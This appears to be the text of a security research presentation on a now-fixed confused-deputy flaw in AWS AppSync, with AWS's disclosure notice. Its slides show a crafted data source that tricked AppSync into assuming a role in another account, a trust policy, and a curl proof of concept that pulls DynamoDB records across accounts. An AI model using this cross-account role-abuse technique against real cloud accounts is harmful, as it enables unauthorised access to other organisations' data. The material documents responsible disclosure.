
The AppSync API was NOT case-sensitive

```
0  
1 {  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "httpConfig": {  
    "endpoint": "https://example.com"  }  
}
```



```
Response  
Pretty Raw Hex Render  
HTTP/2 200 OK  
Content-Type: application/json  
Content-Length: 583  
Date: Fri, 02 Sep 2022 18:45:57 GMT  
X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae  
Access-Control-Allow-Origin: *  
Access-Control-Allow-Headers: Content-Type, X-Amz-Date, Authorization, X-Api-Key, X-Amz-Security-Token  
X-Amz-ApiGW-Id: X2FX7Fr2IAMFcrG=  
Access-Control-Allow-Methods: GET, OPTIONS, POST  
Access-Control-Expose-Headers: x-amzn-requestid, x-amzn-error-type  
X-Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5; Sampled=0  
Cache: Miss from cloudfront  
Via: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)  
X-Amz-Cf-Pop: ORD53-C2  
X-Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==  
  
"dataSource": {  
  "dataSourceArn": "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/datasources/custom_data_source",  
  "name": "custom_data_source",  
  "description": null,  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
}
```

Cross-Service Confused Deputy Attack



Documentation reference:

<https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html#cross-service-confused-deputy-prevention>

Cross-Service Confused Deputy Attack



```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "Service": "appsync.amazonaws.com"  
      },  
      "Action": "sts:AssumeRole"  
    }  
  ]  
}
```

Victim AWS Account



RDS Database



DynamoDB Tables



AWS IAM Role



S3 Buckets

AssumeRole


AWS AppSync Service

Documentation reference:

<https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html#cross-service-confused-deputy-prevention>

How we exploit this:

Attacker AWS Account




AWS AppSync API




AWS AppSync Service

How we exploit this:



How we exploit this:



```
nick.frichette@COMP-VX7FJ40QHG appsync-cross-account-poc % curl \
https://sgc56jm345fudnrfufc3zy4zpa.appsync-api.us-east-1.amazonaws.com/graphql \
-X POST \
-H "x-api-key: da2-iagesmrqtbgf7myocpusosefai" \
-d '{"query": "query MyQuery { executeAttack }"}' \
-s | jq
{
  "data": {
    "executeAttack": "{Count=4728, Items=[{description={S=Top secret client meeting.}, where={S=New York T
imes Bldg, 620 8th Ave, New York, NY 10018}, id={S=3ba18a96-5398-4c35-9203-0a42663abe45}, name={S=Meeting
with Bits}, when={S=October 15 2022}}, {description={S=Top secret client meeting.}, where={S=New York Time
```

More Resources:

Reported AWS AppSync Issue

Initial Publication Date: 2022/11/21 10:00AM EST

A security researcher recently disclosed a case-sensitivity parsing issue within AWS AppSync, which could potentially be used to bypass the service's cross-account role usage validations and take action as the service across customer accounts.

No customers were affected by this issue, and no customer action is required.

AWS moved immediately to correct this issue when it was reported. Analysis of logs going back to the launch of the service have been conducted and we have conclusively determined that the only activity associated with this issue was between accounts owned by the researcher. No other customer accounts were impacted.

We would like to thank Datadog Security Labs for reporting this issue.


Security-related questions or concerns can be brought to our attention via aws-security@amazon.com.

RESEARCH

A confused deputy vulnerability in AWS AppSync

November 21, 2022

AWS VULNERABILITY DISCLOSURE



Interlude: The Risks of `sts:AssumeRoleWithWebIdentity`

My AWS Account




sts:AssumeRole


Friend AWS Account



RDS
Database

